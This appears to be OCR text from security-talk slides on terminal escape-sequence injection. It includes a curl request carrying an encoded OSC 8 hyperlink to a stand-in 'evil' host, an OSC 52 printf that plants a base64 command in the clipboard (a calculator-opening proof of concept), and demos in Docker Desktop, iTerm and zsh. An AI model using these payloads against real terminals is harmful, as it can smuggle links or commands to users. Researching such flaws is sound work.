
OSC8

LINK ALL THE THINGS!

```
curl 127.0.0.1/hello%1b%5d8%3b%3bhttp%3a%2f%2fevil.terminalinjection.com%07
```


Docker Desktop
Update to latest
Search for local and remote images, containers, and more...
⌘K
Sign in
Containers
Images
Volumes
Dev Environments
BETA
Learning Center
Extensions
Resource usage
Add Extensions
affectionate_chandrasekhar
docker/getting-started
2e0348d7fed4
80:80
STATUS
Running (8 seconds ago)
Logs
Inspect
Terminal
Files
Stats
Do you want to navigate to http://evil.terminalinjection.com?
WARNING: This link could potentially be dangerous
Cancel
OK
RAM 1.70 GB
CPU 0.60%
Disk 47.53 GB avail. of 58.37 GB
Not connected to Hub
v4.19.0


404 Not Found
127.0.0.1/tutorial/updating-our-app/%1b%5d8%3b%3bhttp%3a%2f%2fevil.terminalinjection.com%07
404 Not Found
nginx/1.23.3


Volumes
Dev Environments BETA
Learning Center
Extensions
Resource usage
Add Extensi
Logs
Inspect
Terminal
Files
Stats
Open in external terminal
sh-4.4$ https://evil.terminalinjection.com https://evil.terminalinjection.com https://evil.terminalinjection.com https://evil.terminalinjection.com https://evil.te
om https://evil.terminalinjection.com https://evil.terminalinjection.com https://evil.terminalinjection.com https://evil.terminalinjection.com https://evil.termina
tps://evil.terminalinjection.com https://evil.terminalinjection.com https://evil.terminalinjection.com https://evil.terminalinjection.com https://evil.terminalinjection.com https:/
/evil.terminalinjection.com https://evil.terminalinjection.com https://evil.terminalinjection.com https://evil.terminalinjection.com https://evil.terminalinjection.com
]1337;RequestAttention=fireworks[3
]1337;RequestAttention=fireworks[3
]1337;RequestAttention=fireworks[3
https://evil.terminalinjection.com
this is fine, trust me.


INLINE IMAGE SUPPORT

Terminal


Image support

Images in the terminal, which were previewed last release, are now enabled by default. Images in a terminal typically work by encoding the image pixel data as text, which is written to the terminal via a special escape sequence. The current protocols supported are sixel and the inline images protocol pioneered by iTerm.

To test images manually, you can download and `cat` a `.six` example file from the libsixel repository:



https://code.visualstudio.com/updates/v1_80


Visual Studio Code
PROBLEMS
OUTPUT
DEBUG CONSOLE
TERMINAL
zsh
terminal ls *.log
badlog.log goatse.log
terminal cat goatse.log
MAKES YOU WONDER WHAT THAT LOGFILE CONTAINS?

tmux / tmux Public

Code Issues 29 Pull requests 7 Discussions Actions Wiki Security Insights

Clipboard

Nicholas Marriott edited this page on Jun 15, 2022 · 53 revisions

OSC52

The clipboard

It is common to want to have text copied from tmux's copy mode or with the mouse in tmux synchronized with the system clipboard. The tools offered to tmux by terminals to do this are quite blunt and not consistently supported. This document gives an overview of how things work and some configuration examples.

There are two posible methods:

- OSC 52 and the `set-clipboard` option.
- Piping to an external tool like `xsel`.

Note that tmux should be restarted entirely (run `tmux kill-server`) after making changes to `.tmux.conf`.

The `set-clipboard` option

How it works

Some terminals offer an escape sequence to set the clipboard. This is one of the operating system control sequences so it is known as OSC 52.

To skip the details and read quick step-by-step instructions on configuring `set-clipboard`, skip to this section.

OSC52


CLIPBOARD INJECTION


```
printf '\033]52;c;base64string\007'
b3BlbiAtYSBjYWxjdWxhdG9yLmFwcAoK
open -a calculator.app \n
```

ZSH



open -a calculator.app
⌥⌘2
➜ Documents printf '\033]52;c;b3BlbiAtYSBjYWxjdWxhdG9yLmFwcAoK\007'
➜ Documents open -a calculator.app
ZSH REQUIRES USER INTERACTION (PRESS ENTER)

ZSH


0
AC
+/-
%
÷
7
8
9
×
4
5
6
−
1
2
3
+
0
,
=


stok@STOKs-MBP:~/Documents
⌥⌘2
➜ Documents printf '\033]52;c;b3BlbiAtYSBjYWxjdWxhdG9yLmFwcAoK\007'
➜ Documents open -a calculator.app
➜ Documents

BASH



